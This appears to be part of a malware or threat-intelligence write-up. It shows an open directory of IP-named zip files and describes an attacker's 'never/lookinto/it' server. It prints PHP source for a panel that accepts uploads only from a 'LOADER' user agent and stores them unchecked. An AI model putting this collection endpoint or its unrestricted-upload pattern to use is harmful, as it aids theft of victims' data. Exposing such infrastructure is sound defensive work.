<a href="#">64.2.6.130.73.zip</a>	2025-04-24 20:12	27K	
<a href="#">72.1.194.93.zip</a>	2025-04-24 06:53	104K	
<a href="#">74.1.5.210.172.zip</a>	2025-04-25 00:44	78K	
<a href="#">74.1.5.212.107.zip</a>	2025-04-25 00:44	78K	
<a href="#">77.3.100.140.zip</a>	2025-04-24 09:50	477K	
<a href="#">79.1.110.69.zip</a>	2025-04-23 22:36	78K	
<a href="#">81.2.214.10.zip</a>	2025-04-23 23:32	151K	
<a href="#">84.14.57.200.zip</a>	2025-04-23 23:31	52K	

# Source code in a zip file



A screenshot of a web browser window. The address bar shows a non-secured connection (`Non sécurisé`) to the URL `ydns.eu/never/lookinto/it/`. The main content area displays an "Index of /never/lookinto/it" page. The page has a header with columns: Name, Last modified, Size, and Description. Below this is a table with three rows:

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">panel.zip</a>	2025-02-27 14:05	1.0K	
 <a href="#">panel/</a>	2022-03-07 15:46	-	

*Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at win32.ydns.eu Port 80*

# Source code in a zip file

```
1  <?php
2  try {
3      if ($_SERVER['HTTP_USER_AGENT'] != "LOADER")
4      {
5          die();
6      }
7
8      $uploadaddir = 'uploads/';
9      $uploadfile = $uploadaddir . basename($_FILES['file']['name']);
10
11     if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
12         header('HTTP/2.0 200');
13     } else {
14         header('HTTP/2.0 500');
15     }
16 }
17
18 catch (Exception $e) {
19     die();
20 }
21 ?>
```

Thank you